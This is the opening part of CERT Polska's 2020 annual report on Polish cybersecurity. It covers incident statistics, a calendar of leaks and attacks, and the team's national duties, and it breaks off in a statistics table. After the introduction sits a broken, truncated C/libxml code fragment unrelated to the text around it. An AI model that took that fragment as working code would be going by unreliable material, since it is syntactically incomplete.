

Security landscape of
the Polish Internet

Annual Report

from the actions of CERT Polska

2020

NASK PIB/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl
www.cert.pl



Co-financed by the Connecting Europe
Facility of the European Union

Table of contents

Introduction	7
About CERT Polska	9
Highlights from 2020	12
Calendar	14
Protection of Polish cyberspace and actions by CERT Polska	23
Handling of notifications and incidents and reacting to threats	24
Warning List and agreement with operators	29
Blocked contents	30
Reporting malicious domains	31
Check if you are protected	33
Using the list	34
Safe Industry	35
Examining the security of websites	39
Remote Access Trojans	44
What is RAT?	44
Currently used RATs	44
Activities of CERT Polska	45
Exercises and competitions	46
KSC-EXE	46
CTF scene	47
Hack-A-Sat competition	48
Eliminations	49
Finals	49
SECURE	53
Ouch! bulletin	55
Projects	56
RegSOC	56
MeliCERTes	56
Study on proactive detection of incidents for ENISA	57
Training materials for ENISA	58
AMCE	59
MWDB	59

SPARTA	64
msource	64
Classification based on system APIs used	65
Forensics	68
Open source projects	70
MWDB	70
Karton	71
DRAKVUF Sandbox	71
DRAKVUF	72
Xen	72
Hfinger	72
Threats and incidents in Poland	74
Emotet	75
Phishing and other extortion	78
Fake invoices	82
Mobile trojans	83
Forms of distribution and review of campaigns	83
Change in the regulations	83
Fake job offers on Facebook	85
Parcel lockers	88
Allegro	90
Bill for the advertisement	90
'PKO BP Super' application	92
Cerberus in the Google Play store	93
Hydra from mobile network operators	94
Review of families observed	95
Cerberus/Alien	95
Anubis	99
Hydra	99
How can you avoid infection?	100
Ransomware in Poland	101
Data leaks	103
Causes of data leaks	103
Scale and seriousness of the phenomenon	104
Problems disclosed by leaks	104

How to take care of yourself	104
It has leaked! What should you do? How will you survive?	105
Activities of the Personal Data Protection Office	106
Incidents at Polish universities	107
Attack on the computing centre of the ICM UW	107
Leak of data from the OKNO system of the Warsaw University of Technology	110
Leak of data from the National School of Judiciary and Public Prosecution	112
Ransomware attack on Collegium Da Vinci and the SWPS University	114
Leak of data from the Faculty of Mathematics, Informatics and Mechanics of the University of Warsaw	115
Summary	116
Disinformation vs. cybersecurity	117
March against the presence of the American army	117
Letter of the Polish General on the websites of the War Studies University	119
The Americans 'praise' the stay in Drawsko Pomorskie	120
Break-ins to politicians' accounts	121
Arresting criminal groups	123
Disruption of the Infinity Black group	123
Groups linked to fake stores and payment gateways	125
Selected incidents and threats from the world	127
SolarWinds	128
Supply chain attack – what is it?	128
How did it happen? – I don't know	129
SUNBURST – specific features	131
Lateral movement and persistence	132
Conclusions	133
For everyone interested	133
Attack on Twitter	134
Simple scheme	134
Attack on an unprecedented scale	135
Who was behind the attack?	136
Possible effects	137
Ransomware in the world	138
Largest attacks in 2020	138
Garmin	138
ISS World	138

Cognizant	138
Sopra Steria	139
Grubman Shire Meiselas & Sacks	139
Communications & Power Industries	139
Magellan Health	139
University of California San Francisco (UCSF)	139
Advantech	139
CWT Global	139
Economic sectors most affected by ransomware attacks	139
Education	140
Healthcare	140
Other sectors	140
Most visible families	140
Maze	140
Revil/Sodinokobi	140
Netwalker	141
Phobos	141
Ryuk	141
Main attack vectors	141
Attacks on RDP	141
Phishing	141
Vulnerabilities in software	141
CVE-2019-19781	141
CVE-2019-11510	142
CVE 2012-0158	142
Ransomware evolution in 2020	142
RaaS	142
Data exfiltration	142
New operating systems	142
Selected vulnerabilities	143
Vulnerabilities and problems with privacy in tools for teleconferences and remote work	143
Vulnerabilities in the Remote Desktop service	145
Vulnerability in DNS Windows CVE-2020-1350 \ SIGRed	147
SMB Ghost, i.e. CVE-2020-0796	147



Introduction

2020 was a special year. Circumstances caused by the COVID-19 pandemic forced most of us to move activities to online platforms – starting from work and education, through dealing with official matters, ending up with meetings (business meetings and meetings with the loved ones), or even the participation in film shows, concerts or theatre performances. The change in lifestyle could not remain without an impact on things we observed in the landscape of threats. Although – as we emphasised many times during that year – we did not see new methods of attacks related to the pandemic, both the scale of cybercriminals' activities and effects experienced by attack victims who were increasingly dependent on IT systems grew noticeably.

Just in the first weeks after the announcement of the state of epidemic, there were increasingly sophisticated attempts of extortion. Criminals sent text messages and e-mails in large numbers, urging recipients to provide personal data or to log in to a bank account. They used the fact that the situation was completely new to everyone, therefore it was difficult to distinguish credible messages from fraud. Alleged messages about the seizure of money for the fund to fight against COVID, about securing food rations and, above all, about various surcharges for shipments. As part of the fight against this phenomenon, in April 2020 we created a list of alerts against domains used for extortion.

The spring was also a period of intensive implementation of remote work tools and online meetings at many entities. It resulted, on the one hand, in vulnerability researchers' increased interest in this software and, on the other hand, in the activity of all kinds of vandals and internet trolls making use of the fact that administrators and users were learning new tools. The latter problem particularly affected schools and universities. It is worth underlining

that most manufacturers of remote work tools dealt well with handling and repairing vulnerabilities reported and with adding functions that increase the safety of use, which can be considered to be a positive effect of the pandemic.

One of the most noticeable threats of growing importance in 2020 was ransomware. Many companies forced to operate on the basis of remote work and online sales became very vulnerable targets for racketeers. An additional factor increasing this vulnerability was the widespread activation of remote access services by entities that had no prior experience of the safe use of such a mechanism. Unfortunately, the ransomware waves did not overlook even such sectors as education or healthcare.

At the end of the year, at least several social media accounts of politicians were taken over in Poland – they were used to conduct narratives exacerbating internal social conflicts or to damage relations with neighbours and allies of Poland. We also describe several other examples of infoops campaigns in the report conducted in the Polish cyberspace, usually with the use of news sites taken over.

The report also includes traditional descriptions of our research and development projects and tools created there (including open-source), the review of malicious software dominant in 2020 and statistics – both regarding incidents processed by humans and threats in networks of Polish operators analysed automatically on the n6 platform.

We invite you to read our report!


```
def calculate_points(challenge, solves):
    if challenge.fixed_points:
        return challenge.fixed_points

    return int(round(challenge.min_points + (challenge.max_points - challenge.min_points) /
                    (1 + (max(0, solves - 1) / 11.92261) ** 1.286869)))

def submit_flag(challenge, flag):
    if not current_session.is_authenticated:
        raise ChallengesService.UserNotAuthenticated()

    contest = repository.contests['by_slug'][challenge.contest]

    if not challenge.flag.strip() == flag.strip():
        log.info('incorrect flag', {'challenge': challenge, 'flag': flag})
        raise ChallengesService.WrongFlagException()

    user = current_session.user
    solve = Solve(challenge_id=challenge.id, contest_id=contest.id,
                  user_id=user.id, flag=flag)
    db.session.add(solve)
    try:
        db.session.commit()
    except (IntegrityError, SQLAlchemy.exc_info().exc_cls):
        db.session.rollback()
        raise ChallengesService.AlreadySolved()

    log.info('correct flag', {'challenge': challenge, 'flag': flag})
```

```
Context *context = (Context)
context->title = "
context->addTitle = true;

(void) attributes;

libxml end element callba
static void EndElement(void *
const
Context *context = (Context
if (COMPARE((char *)name,
context->addTitle = false
```

About CERT Polska

The CERT Polska team operates within the structures of **NASK – the National Research Institute**, conducting scientific activities, maintaining the national register of .pl domains and providing advanced ICT services. CERT Polska is the first computer emergency response team established in Poland. By virtue of its effective operations since 1996, it has become a recognised and renowned entity in the area of computer safety.

Since its inception, the core of the team's activity is handling security incidents and cooperation with similar entities around the world, both in operational activities as well as research and development. Since 1998, CERT Polska has been a member of an international forum that brings together emergency response teams – FIRST, and since 2000, it has belonged to a working group of European emergency response teams – TF-CSIRT, where it has the status of 'Certified by Trusted Introducer'. In 2005, CERT Polska initiated a forum of Polish abuse teams – Abuse FORUM, while in 2010, it joined the Anti-Phishing Working Group, an association that gathers companies and institutions that actively combat Internet crime.

Since the entry into force of the Polish Act of 5 July 2018 on the national cybersecurity system, the team has carried out part of the **CSIRT NASK** tasks, pursuant to Article 26 of this Act.

As **CSIRT NASK**, we are responsible for:

- monitoring cybersecurity threats and incidents at the national level;
- providing information on incidents and risks to entities of the national cybersecurity system;
- issuing messages about identified cybersecurity threats;
- responding to incidents reported;
- classifying incidents, including serious incidents and significant incidents, as critical incidents and coordinating the handling of critical incidents;

- cooperation with sector cybersecurity teams in the scope of coordination of the handling of major incidents, including those involving two or more Member States of the European Union, and critical incidents, and in the scope of exchange of information that allows countering cybersecurity threats;
- carrying out advanced analyses of malicious software and vulnerability analyses;
- monitoring cybersecurity threat indicators;
- developing tools and methods to detect and combat cybersecurity threats;
- conducting awareness-raising activities in the area of cybersecurity;
- creating and sharing tools for voluntary cooperation and exchange of information on cybersecurity threats and incidents;
- participating in the CSIRT Network;
- coordinating the handling of incidents reported by:
 - units of the public finance sector referred to in Article 9(2)-(6), (11) and (12) of the Polish Act of 27 August 2009 on public finances,
 - units subordinate to or supervised by government administration authorities, with the exception of the units referred to in section 7(2) of the Polish Act on the national cybersecurity system,
 - research institutes,
 - the Office of Technical Inspection,
 - the Polish Centre for Accreditation,
 - the National Environmental Protection and Water Management Fund and provincial funds for environmental protection and water management,
 - commercial law companies performing public service tasks within the meaning of Article 1(2) of the Polish Act of 20 December 1996 on municipal management,



- digital service providers, except for those listed in section 7(5) of the Polish Act on the national cybersecurity system,
- operators of key services, except for those listed in sections 5 and 7 of the Polish Act on the national cybersecurity system,
- entities other than those listed in letters a-j and sections 5 and 7 of the Polish Act on the national cybersecurity system,
- natural persons;



Highlights from 2020

1. In 2020, we registered 10,420 cybersecurity incidents, which constitutes an increase by 60.7% compared to the previous year. The most popular type of incidents was phishing – it constituted 73% of all incidents handled. The number of such notifications increased by 116% on a year-on-year basis. The List of Warnings against dangerous websites, which we introduced in March 2020, had a significant impact on the increase in the number of phishing incidents recorded.
2. In 2020, CSIRT NASK, within the framework of the Act on the national cybersecurity system, handled 32 incidents classified as serious, i.e. those whose occurrence has a significant disruptive effect on the provision of a key service.
3. Increase of malicious software participation in mobile platforms (mainly Android) in spam campaigns in Poland. We observed less frequently campaigns distributing malicious software on the Windows platform.
4. The Alien (Cerberus) trojan was most commonly used. We also observed modified variants of the Anubis and Hydra families, which had already appeared in Poland.
5. The most common phishing scenarios were aimed at obtaining Facebook account login details, payment card numbers or Internet banking login details. Cybercriminals used for this purpose, for example, Facebook posts with sensational headlines, fake SMS messages and messages on WhatsApp.
6. In 2020, we recorded a series of data leak incidents. A significant part was related to break-ins to the infrastructure of Polish universities and research institutions.
7. Similarly as in previous years, we observed disinformation campaigns related to break-ins to information portals and accounts of Polish politicians. Criminals used the accounts for the publication of fake articles, whose aim was, for example, to lower public confidence in people holding official positions in the state, as well as to stimulate negative moods about the US military presence in Poland.
8. Ransomware is a security threat affecting not only global companies, but also national entities. Out of the 110 incidents we handled in 2020, as many as 69 incidents were reported by national public institutions and businesses. Apart from email campaigns, unsecured RDP services and known vulnerabilities in VPN software are important vectors of infection. In the last year, we could observe additional phenomena involving earlier theft of valuable information in order to threaten that it will be disclosed.
9. In 2020, we received information about 711,492 IP addresses located in Poland at which services were running that allowed Distributed Reflective Denial of Service (DRDoS) attacks to be conducted. Most often, we observed open DNS servers (open resolver).
10. The most common vulnerable or open services included: CWMP, SSL-POODLE, RDP, Telnet and TFTP.
11. In 2020, we gathered information about 636,189 IP addresses which indicate zombie activity. This is a very close value to the value we observed in 2019. Most frequently, these were the activity of the Andromeda and Conficker botnets, which are already sinkholed, and the Qsnatch botnet infecting the devices of QNAP Systems.
12. In March 2020, we launched the ‘Warning List of CERT Polska’, i.e. a public and free-of-charge database of domains used for abuse. The list enables blocking of phishing websites as well as websites leading to unfavourable disposal of financial resources.



Calendar

01

JANUARY



10.01



Facebook discloses information about fanpage profiles as a result of an error
<https://zaufanatrzeciastrona.pl/post/jak-blad-facebooku-ujawnil-dzisiaj-dane-administratorow-wielu-fanpage/>

14.01



Microsoft publishes an update package related to critical vulnerabilities of the Remote Desktop service (CVE-2020-0609 oraz CVE-2020-0610)
<https://cert.pl/posts/2020/02/podatnosci-w-usludze-remote-desktop/>
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0609>
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0610>

14.01



End of support for Windows 7 and Windows Server 2008
<https://www.zdnet.com/article/windows-7-a-year-after-the-end-of-support-deadline-millions-choose-not-to-upgrade/>
<https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962>

02

FEBRUARY



1.02



Data leak from Ergo Hestia insurance company
<https://niebezpiecznik.pl/post/ergo-hestia-stracilo-dane-klientow-a-mogly-one-tez-zostac-wykradzone/>

12.02



Disclosure of information about backdoors in CryptoAG devices used by the Ministry of Foreign Affairs of the Republic of Poland
<https://niebezpiecznik.pl/post/cia-backdoory-crypto-ag/>

16.02



Disclosure of an incident related to unauthorised access to the computing cluster in the ICM (Interdisciplinary Centre for Mathematical and Computational Modelling) at the University of Warsaw
<https://zaufanatrzeciastrona.pl/post/ktos-przez-5-miesiecy-podsluchiwal-hasla-uzytownikow-centrum-obliczeniowego-uw/>

21.02

Break-in to the website of the National Bank of Poland

<https://zaufanatrzeciastrona.pl/post/wlamanie-na-witryne-www-narodowego-banku-polskiego>

03

MARCH

13.03

Leak of customer data and passwords from MoneyMan.pl loan company

<https://zaufanatrzeciastrona.pl/post/dane-i-hasla-ponad-260-tysiecy-klientow-wyciekly-z-polskiej-firmy-pozyczkowej/>

23.03

CERT Polska launches the List of Warnings against dangerous websites

https://cert.pl/posts/2020/03/ostrzezenia_phishing/

<https://zaufanatrzeciastrona.pl/post/koniec-wiekszosci-oszustw-na-dotpaya-zlodzieje-igrali-i-sie-doigrali/>

04

APRIL

09.04

Leak of data of judges and prosecutors from the National School of Judiciary and Public Prosecution

<https://zaufanatrzeciastrona.pl/post/dane-ponad-50-tysiecy-polskich-prokuratorow-sedziow-i-asesorow-kraza-po-sieci/>

<https://niebezpiecznik.pl/post/dane-dziesiatek-tysiecy-sedziow-i-prokuratorow-wyciekly-z-kssip-i-ciagle-wisza-w-sieci/>

21.04

Leak of customer data from Fortum

<https://niebezpiecznik.pl/post/numery-pesel-i-dowodow-wyciekly-polskiemu-dostawcy-pradu-gazu-i-ciepla/>

22.04

Placing a fake letter of the Polish general on the website of the War Studies University

<https://zaufanatrzeciastrona.pl/post/falszywy-list-polskiego-general-a-na-stronie-www-akademii-sztuki-wojennej/>

23.04

Ransomware attack at CDV and SWPS universities

<https://zaufanatrzeciastrona.pl/post/powazny-incident-bezpieczenstwa-na-uczelnia-collegium-da-vinci-i-swps/>

27.04

Leak of customer data from Panek Rent a Car

<https://zaufanatrzeciastrona.pl/post/wyciek-danych-klientow-i-wypożyczalni-panek-rent-a-car/>

29.04

Disrupting the Infinity Black criminal group trading in stolen data

<https://policja.pl/pol/aktualnosci/188105,Przestepcy-sprzedawali-w-Darknecie-bazy-danych-pochodzace-z-wlaman-do-systemow-i.html>

<https://zaufanatrzeciastrona.pl/post/zatrzymani-polacy-ktorzy-handlowali-loginami-i-haslami-na-ogromna-skale/>

05

MAY

04.05

Leak of data of the Gemini pharmacy's customers

<https://niebezpiecznik.pl/post/wyciek-danych-klientow-apteki-gemini-apteka-przeprasza-upominkami/>

04.05

Break-in to the Warsaw University of Technology system and leak of personal data of students from this University

<https://zaufanatrzeciastrona.pl/post/powazny-wyciek-wielu-danych-osobowych-studentow-politechniki-warszawskiej/>

06.05

Polish researcher j00ru discovers an error present in all Samsung smartphones manufactured after 2015

<https://niebezpiecznik.pl/post/polak-odkryl-dziure-we-wszystkich-nowych-samsungach/>

26.05

Disrupting by the Police the group performing a 'BLIK' scam

<https://niebezpiecznik.pl/post/policja-rozbila-grupe-oszukujaca-na-blika/>

26.05

Leak of data from ifp.pl – the largest police forum in Poland

<https://zaufanatrzeciastrona.pl/post/kto-stoi-za-atakiem-na-internetowe-forum-policyjne/>

27.05

Series of break-ins to Polish news sites and placing a fake article on Polish-American military exercises in Poland

<https://cyberdefence24.pl/dezinformacja-w-stosunki-polsko-amerykanske-kolejne-redakcje-w-kraju-padaja-ofiarami-cyberatakow-na-swoje-serwisy>

06

JUNE

10.06

Precedent use of a Tails exploit in the Facebook-FBI operation aimed at arresting a criminal

<https://zaufanatrzeciastrona.pl/post/jak-facebook-kupil-exploita-na-tailsy-by-pomoc-w-zlapaniu-groznego-przestepcy/>

24.06

Leak of data from the recruitment site of the Warsaw University of Technology – zapisy. pw.edu.pl

<https://niebezpiecznik.pl/post/kolejny-wyciek-danych-studentow-politechniki-warszawskiej/>

25.06

Examining safety of websites of members of the Polish Sejm and Senat conducted by POC <https://www.poc.org.pl/assets/reports/POC-raport-bezpieczenstwo-stron-poslow-RP-2020.pdf>

<https://zaufanatrzeciastrona.pl/post/fatalny-poziom-bezpieczenstwa-stron-www-polskich-poslow/>

07

JULY

03.07

Leak of data of 99rent.pl customers

<https://niebezpiecznik.pl/post/wypozyczalnia-aut-99rent-pl-miala-wyciek-niestety-objal-pe-sele-i-numery-dokumentow/>

13.07

Problems with pacjent.gov.pl resulting in the disclosure of almost 250,000 referrals

<https://zaufanatrzeciastrona.pl/post/na-pacjent-gov-pl-szukal-skierowania-dziecka-znalazl-250-000-cudzych-skierowan/>

14.07

Critical vulnerability of the Windows Server DNS server

<https://www.cert.pl/posts/2020/07/krytyczna-podatnosc-cve-2020-1350/>

<https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1350>

15.07

Taking over official accounts of Apple, Uber, Bill Gates and Elon Musk on Twitter

<https://zaufanatrzeciastrona.pl/post/powazny-atak-na-twittera-przejele-konta-apple-ubera-muska-gatesa-i-wiele-innych/>

23.07

Ransomware attack at Garmin

<https://zaufanatrzeciastrona.pl/post/powazne-problemy-garmina-prawdopodobny-atak-ransomware/>

08

AUGUST

04.08

Leak of data from Moodle of the Warsaw University of Technology

<https://zaufanatrzeciastrona.pl/post/uwaga-studenci-politechniki-warszawskiej-jednak-wyciekly-takze-dane-z-moodla/>

<https://niebezpiecznik.pl/post/kolejny-wyciek-danych-studentow-z-politechniki-warszawskiej/>

09.08

Polish team taking second place: Poland Can Into Space in the Hack-A-Sat competition

<https://www.rp.pl/Sluzby-mundurowe/309129985-Hack-a-Sat-atak-na-satelite-odparty.html>

<https://www.nask.pl/pl/aktualnosci/3889,Sukces-polskiej-druzyny-w-konkursie-Hack-a-Sat.html>

21.08

Failure of Telewizja Polska servers

<https://www.wirtualnemedi.pl/artykul/poteczna-awaria-internetowa-tvp-wskutek-awarii-pradu-serwery-tvp-nie-zostaly-uszkodzone>

<https://niebezpiecznik.pl/post/awaria-w-tvp-serwisy-nie-dzialaja-a-emisja-programow-jest-zagrozona/>

24.08

Failure in mBank and improper assignment of customer accounts to new customers

<https://zaufanatrzeciastrona.pl/post/takiej-afery-w-mbanku-jeszcze-nie-bylo-przypisuje-wasze-konta-przypadkowym-uzytownikom/>

28.08

Leak of data of Benchmark.pl website users

<https://zaufanatrzeciastrona.pl/post/wyciek-danych-uzytownikow-serwisu-benchmark-pl/>

09

SEPTEMBER

16.09

The indictment was issued against members of the Chinese APT-41 group responsible for break-in to, e.g., the TeamViewer network

<https://zaufanatrzeciastrona.pl/post/chinscy-hakerzy-latami-kontrolowali-systemy-team-viewera-i-nie-tylko/>

24.09

Arresting a group of Polish cybercriminals responsible for fake online stores, preparation of duplicate SIM cards and bomb alarms

<https://www.rp.pl/Spoleczenstwo/309239886-Sledczy-rozbili-szajke-najwiekszych-polskich-hakerow.html>

<https://tvn24.pl/polska/falszywe-alarmy-bombowe-policja-zatrzymala-podejrzanych-zgloszenia-mialy-byc-przykrywka-dla-oszustw-4700445>

<https://zaufanatrzeciastrona.pl/post/duza-grupa-polskich-przestepcow-internetowych-rozbita-i-zatrzymana-brawo/>

28.09

Leak of data from Krzysztof Rutkowski's mailbox

<https://biznes.wprost.pl/technologie/internet/10370919/wyciek-danych-ze-skrzynki-mailowej-firmy-rutkowskiego-oprocz-dokumentow-to-takze-zdjecia-i-filmy.html>

<https://zaufanatrzeciastrona.pl/post/dziwny-zmanipulowany-wyciek-plikow-ze-skrzynki-pocztowej-krzysztofa-rutkowskiego/>

10

OCTOBER



20.10



Six officers of the Main Intelligence Directorate of the Russian Federation accused of NotPetya, KillDisk and OlympicDestroyer attacks

<https://niebezpiecznik.pl/post/szesciu-oficerow-gru-oskarzonych-o-ataki-notpetya-killdisk-olympicdestroyer-i-in/>



26.10



Break-in to the Twitter account of MP Joanna Borowiak

<https://bydgoszcz.tvp.pl/50559676/wlamanie-na-twittera-joanny-borowiak>

<https://konkret24.tvn24.pl/polityka,112/poslanka-pis-o-protestujacych-kobietach-narkomanki-prostyutki-nie-atak-hackerski-na-konta-trzech-politykow-pis,1036012.html>



11

NOVEMBER



03.11



Leak of data from the uPacjenta.pl website

<https://niebezpiecznik.pl/post/upacjenta-pl-ktos-pozyskal-dostep-do-danych-i-wynikow-badan-pacjentow/>



05.11



Leak of data from the Faculty of Mathematics, Informatics and Mechanics and the Faculty of Law and Administration of the University of Warsaw

<https://zaufanatrzeciastrona.pl/post/wyciek-danych-studentow-pracownikow-i-wspolpracownikow-universytetu-warszawskiego/>



28.11



Break-in to the Facebook account of MP Marek Kuchciński

<https://technologia.dziennik.pl/internet/artykuly/8023753,marek-kuchcinski-hakerzy-atak-konto-facebook.html>



12

DECEMBER



06.12



Leak of Polish insurance policies made through Ent Broker

<https://niebezpiecznik.pl/post/poteczny-wyciek-polis-ubezpieczenia-wych-zawartych-z-roznymi-towarzystwami/>

<https://www.money.pl/gospodarka/poinformowali-firme-o-wycieku-danych-to-pomylka-uslyszeli-i-rozmowa-zostala-zakonczona-6583589628656288a.html>

13.12



FireEye informs about the attack of UNC2452 actor through the SolarWinds software

<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

15.12



Taking over the Twitter account of Minister Marlena Maląg

<https://niebezpiecznik.pl/post/jak-pani-minister-konto-przejeto-albo-nie/>

<https://polskatimes.pl/hakerzy-przejeli-konto-marleny-malag-na-facebooku-opublikowali-skandaliczny-wpis/ar/c1-15347484>

15.12



PLN 1.9 million fine for Virgin Mobile imposed by the Personal Data Protection Office

<https://niebezpiecznik.pl/post/19-mln-zi-kary-dla-virgin-mobile-od-uodo-zdecydowal-brak-regularnych-testow>





Protection of Polish cyberspace and actions by CERT Polska



Handling of notifications and incidents and reacting to threats

In 2020, CERT Polska recorded 34,555 notifications. 20,976 of them were considered as notifications concerning cybersecurity incidents. On this basis, **10,420 unique cybersecurity incidents** were recorded. Notifications about incidents can be submitted to us in the following ways:



by e-mail to the address cert@cert.pl,



via the form available at incydent.cert.pl,



via the form available at <https://incydent.cert.pl/domena#!/lang=en>,



by phone at +48 22 380 82 74,



and by letter using the form available at the following website bip.nask.pl.

CERT Polska recorded an increase of 60.7% in the number of incidents handled compared to the previous year. Phishing was the most popular type of incident in 2020 – it accounted for as much as 73.15% of all incidents

handled. The number of incidents classified as phishing compared to the previous year increased by as much as 116% and reached 7,622 incidents. The List of Warnings against dangerous websites introduced in March 2020 had a significant impact on the increase in the number of phishing incidents recorded. Due to the new functionality, we recorded 3,853 additional phishing incidents. In 2020, there were many extortion campaigns carried out on a large scale. In 2020, Polish Internet users experienced attacks aimed at obtaining authentication data for electronic banking, payment card details, access to social media accounts and e-mail boxes.

A manner of stealing payment card details popular last year was the OLX auction website spoofing attack. The attackers contact their victims through WhatsApp and convince them that they have paid for the product. In order to receive the funds, the victim is to follow the link provided and fill in the form by providing details of their payment card.

Malware was ranked second in terms of the number of incidents recorded – the percentage of such incidents was 7.16. In absolute numbers, we recorded 746 incidents in this category (based on 1,815 notifications).

Their number decreased slightly compared to the previous year. As every year, the popular types of malware are banking trojans and ransomware.

The category of offensive and illegal content, including spam, takes the third place in the ranking of the number of incidents recorded last year. The percentage of these incidents was 3.22. It should be noted that sometimes one spam incident concerning the content contains dozens of notifications. Last year, CERT Polska received 3,586 spam notifications, which translates into 7% of all notifications. The most frequently handled incidents of this type were the sextortion scam, consisting in sending large numbers of e-mail messages informing about the alleged possession by the sender of materials presenting the victim in an erotic context and demanding a ransom in return for their erasure.

CERT Polska recorded a total of 2,568 incidents in the media sector in 2020. This sector includes, for example, incidents on social media, the press and on TV. The media sector was the first in terms of the number of incidents recorded among the rest of the sectors. CERT Polska continuously warns against fraudsters' activity. In 2020, we published 9 warnings on social media concerning an attempt to take over authentication details of Facebook accounts.

The next sector in terms of the number of incidents recorded was the wholesale and retail trade sector. A total of 1,437 incidents were recorded. This sector includes, for example, incidents at auction websites and online stores. The next sector is finance with 1,283 incidents. Incidents classified to this sector occurred, for instance, on the fast online payment sites.

In 2020, CSIRT NASK, within the framework of the Act on the national cybersecurity system, handled 32 incidents classified as serious, i.e. those whose occurrence has a significant disruptive effect on the provision of a key service. 27 serious incidents from the banking sector, 4 from the healthcare sector and 1 from the energy sector were recorded. Moreover, CSIRT NASK handled 1 serious incident, i.e. one whose occurrence affects the provision of a digital service. In 2020, CERT Polska recorded 23 serious incidents more than in 2019. More than half of the incidents in the banking sector related to various types of failures, which resulted in unavailability of the service.

In 2020, CSIRT NASK handled 461 incidents involving public entities, which constitutes about 4.4% of all incidents recorded. Notifications from this sector were most often classified as malware or offensive and illegal content, including spam. Phishing attacks aimed at taking over authentication data for e-mail also took place.

Last year, CERT Polska together with telecommunications operators started the fight against websites extorting personal data and authentication details for bank accounts and social networks. Within the cooperation, these entities developed the so-called Warning List, which is a response to a significant increase in the number of data extortion attacks in connection with content concerning the coronavirus epidemic. Websites extorting personal data and authentication details are currently a mass phenomenon affecting various groups of Internet users in Poland. Links to them are transmitted via different channels: SMS, e-mail or social media. As part of the cooperation, we publish a publicly available list of domains used for fraud. In 2020, we analysed a total of 22,375 Internet domains, from which we blocked 3,853 domains on the basis of harmful contents.

We encourage you to read the statistics of incidents handled by CERT Polska in 2020.

Sector of the economy	Number of incidents	%
Energy	101	0.97%
Transport	29	0.28%
Banking	1008	9.67%
Financial market infrastructure	1283	12.31%
Healthcare	112	1.07%
Water supply	9	0.09%
Digital infrastructure	1016	9.75%
Other	379	3.64%
None	0	0.00%
Public administration	388	3.72%
Construction and real property management	29	0.28%
Culture and protection of national heritage	7	0.07%
Physical culture	9	0.09%
Education and upbringing	71	0.68%
Agriculture	4	0.04%
Fisheries	1	0.01%
Religions and national minorities	8	0.08%
Insurance activity	2	0.02%
Commercial and economic chambers	3	0.03%
Wholesale and retail trade	1437	13.79%
Production	57	0.55%
Logistics and distribution	27	0.26%
Post and delivery services	500	4.80%
Tourism	9	0.09%
Waste management	1	0.01%
Hotels	19	0.18%
Media	2568	24.64%
Other services	384	3.69%
Natural person	959	9.20%
Total	10420	100.00%


Table 1. Incidents handled by CERT Polska in 2020 broken down by the economic sector.

Type of incident	Number of incidents	%
I. Offensive and illegal content, including:	371	3.56%
Spam	336	3.22%
Harmful speech	8	0.08%
Child/Sexual/Violence/...	1	0.01%
Unclassified	26	0.25%
II. Malicious software, including:	746	7.16%
Virus	0	0.00%
Worm	1	0.01%
Trojan	10	0.10%
Spyware	1	0.01%
Dialer	0	0.00%
Rootkit	0	0.00%
Unclassified	734	7.04%
III. Collection of information, including:	60	0.58%
Scanning	32	0.31%
Sniffing	0	0.00%
Social engineering	1	0.01%
Unclassified	27	0.26%
IV. Attempts of break-ins, including:	174	1.67%
Exploiting of known Vulnerabilities	5	0.05%
Login attempts	14	0.13%
New attack signature	0	0.00%
Unclassified	155	1.49%
V. Break-ins, including:	317	3.04%
Privileged Account Compromise	9	0.09%

